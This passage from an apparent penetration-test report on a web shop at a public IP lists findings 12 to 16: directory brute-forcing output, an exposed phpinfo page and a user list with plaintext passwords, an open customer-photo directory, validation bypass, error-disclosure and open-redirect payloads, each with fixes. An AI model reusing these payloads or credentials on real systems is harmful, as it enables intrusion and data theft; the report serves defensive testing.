- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data only.

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

12.Directory Listings

Directory Listings
(Moderate)

Below mentioned some urls disclose server information.

Affected URL :

- <http://52.66.55.190/phpinfo.php>
- <http://52.66.55.190/robots.txt>
- <http://52.66.55.190/userlist.txt>
- <http://52.66.55.190/composer.lock>

Observation

OWASP DirB

File Options About Help

http://52.66.55.190:80/

Scan Information Results - List View

Type	Found	Response
File	/static/js/includes/jquery-ui.js	200
Dir	/static/images/uploads/	200
File	/common/footer.php	200
Dir	/forum/admin/	200
File	/forum/admin/in	
File	/products/deta	
File	/forum/admin/lo	
Dir	/static/images/	
File	/robots.txt	
File	/cart/cart.php	
File	/cart/add.php	
Dir	/forum/admin/n	
File	/forum/admin/n	
File	/forum/admin/n	

Current speed: 82 requests/sec

OWASP DirB

File Options About Help

http://52.66.55.190:80/

Scan Information Results - List View

Type	Found	Response
Dir	/	
File	/index.php	
File	/products.php	
File	/redirect.php	
Dir	/forum/	
File	/login/submit.php	
File	/search/search.php	
File	/profile/profile.php	
Dir	/static/images/	
File	/login/admin.php	
File	/common/header.php	
File	/static/js/includes/jquery-3.3.1.min.js	
File	/forum/index.php	
Dir	/static/images/products/	

Current speed: 9 requests/sec

Average speed: (T) 130, (C) 7 requests/sec

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://52.66.55.190:80/

Scan Information Results - List View: Dirs: 54 Files: 37 Results - Tree View Errors:

Type	Found	Response
File	/static/js/includes/jquery-ui.js	200
Dir	/static/images/uploads/	200
File	/common/footer.php	200
Dir	/forum/admin/	200
File	/forum/admin/in	
File	/products/deta	
File	/forum/admin/lo	
Dir	/static/images/	
File	/robots.txt	
File	/cart/cart.php	
File	/cart/add.php	
Dir	/forum/admin/n	
File	/forum/admin/n	
File	/forum/admin/n	

Current speed: 82 requests/sec

```
dirb http://52.66.55.190/

DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 30 17:16:56 2021
URL_BASE: http://52.66.55.190/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://52.66.55.190/ --
=> DIRECTORY: http://52.66.55.190/cart/
=> DIRECTORY: http://52.66.55.190/common/
=> DIRECTORY: http://52.66.55.190/config/
=> DIRECTORY: http://52.66.55.190/forum/
+ http://52.66.55.190/index.php (CODE:200|SIZE:751)
=> DIRECTORY: http://52.66.55.190/lang/
=> DIRECTORY: http://52.66.55.190/login/
=> DIRECTORY: http://52.66.55.190/orders/
+ http://52.66.55.190/phpinfo.php (CODE:200|SIZE:90444)
=> DIRECTORY: http://52.66.55.190/products/
=> DIRECTORY: http://52.66.55.190/profile/
+ http://52.66.55.190/robots.txt (CODE:200|SIZE:65)
=> DIRECTORY: http://52.66.55.190/search/
=> DIRECTORY: http://52.66.55.190/server-status/
=> DIRECTORY: http://52.66.55.190/signup/
=> DIRECTORY: http://52.66.55.190/static/
=> DIRECTORY: http://52.66.55.190/vendor/
```

POC




User-Agent: *
Disallow: /static/images/
Disallow: /ovidientiaCMS



Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4



PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1	
	
System	Linux ip-172-26-9-48 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqld.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no

POC

- In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.
- Infact it also shows some accounts of seller

Business Impact – Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

Recommendation

- Disable all default pages
- Enable multiple security checks

References

- <https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/>
- <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/>

13. Personal Information Leakage

Personal Information
Leakage(Low)


Below mentioned urls disclose personal information

Affected URL :

- <http://52.66.55.190/static/images/customers/default.png>
- <http://52.66.55.190/static/images/customers/>

Observation

- Navigate to mentioned URL
- And you can see the whole path where everyones photo is stored



POC

- Here if you see the url , you will know that we just changed it little bit and we hit jackpot where we can see photos uploaded by customer and may more...



Index of /static/images/uploads/customers/

../		
1550224525.png	15-Feb-2019 09:55	10194
1550228019.jpg	15-Feb-2019 10:53	9796
1550382697.jpg	17-Feb-2019 05:51	14616
1550382890.jpg	17-Feb-2019 05:54	180769
1552082680.jpg	08-Mar-2019 22:04	178491
1552082706.jpg		
1552083012.jpg		
1552083459.jpg		
1619766669.jpeg		
default.png		



Index of /static/images/uploads/

../		
customers/	30-Apr-2021 07:11	-
products/	07-Jan-2019 08:49	-
card.png	05-Jan-2019 06:00	91456

Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account.

Recommendations

- You can apply encryption to the personal data
- You can add authenticity and authorization to access the other data

REFERENCES:-

<https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

14.Client side and server side validation bypass

Client side and
server side
validation
bypass(low)

In below mentioned urls , we can easily bypass client side and server side validation

Affected URL :

- <http://52.66.55.190/profile/16/edit/>

Affected parameter:

- Contact Number (POST Parameter)

Payload used:

1234567890000000

Observation

Here we intercepted the request and made changes in the contact number field

52.66.55.190/profile/16/edit/

My Cart My Profile My Orders Blog

My Profile

abcd

abcd@gmail.com

abcd

8802618478


alert(1234567)

UPLOAD PROFILE PICTURE

UPDATE

POC

- Mobile number is saved as zero



The screenshot shows a web browser window with the address bar displaying `52.66.55.190/profile/16/edit/`. The page has a dark navigation bar with links for "My Cart", "My Profile", and "My Orders". The main content area is titled "My Profile" and contains several input fields. The first field contains "abcd", the second contains "abcd@gmail.com", and the third contains "abcd". The fourth field, which is for the mobile number, contains "0" and is highlighted with a yellow box. The fifth field contains "alert(1234567)". Below the input fields is a red button labeled "UPDATE PROFILE PICTURE" and a large red button labeled "UPDATE".

52.66.55.190/profile/16/edit/

My Cart My Profile My Orders

My Profile

abcd

abcd@gmail.com

abcd

0

alert(1234567)

UPDATE PROFILE PICTURE

UPDATE

Business Impact – Moderate

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for proper validity information.

Recommendations

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code.

REFERENCES:-

<http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling>
https://www.owasp.org/index.php/Unvalidated_Input

15.Default Messages

Default Messages(low)

In below mentioned urls ,if add a specific payload it will show default messages

Affected URL :


- <http://52.66.55.190/?includelang=lang/en.php>

Payload:

en.php'(GET Parameter)

Observation & POC

we added payload as shown above and we got an error



Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

Recommendations

- Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error ,send it to the same page or throw some manually written error.

REFERENCES:-

https://www.owasp.org/index.php/Improper_Error_Handling

16.Open redirection

Open redirection (low)

In below mentioned urls we can change the path of redirection

Affected URL :


- <http://52.66.55.190/?includelang=lang/en.php>
- <http://52.66.55.190/?includelang=lang/fr.php>

Payload:

- <http://52.66.55.190/?includelang=https://www.google.com/?lang/en.php>


Observation

Here we made changes to the url according to the payload



POC

- We are redirected to google site.



Business Impact – low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

Recommendations

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

REFERENCES:-

https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

<https://docs.microsoft.com/en-us/aspnet/mvc/overview/security/preventing-open-redirection-attacks>

THANK YOU

For any further clarifications/patch assistance, please contact:
8802618479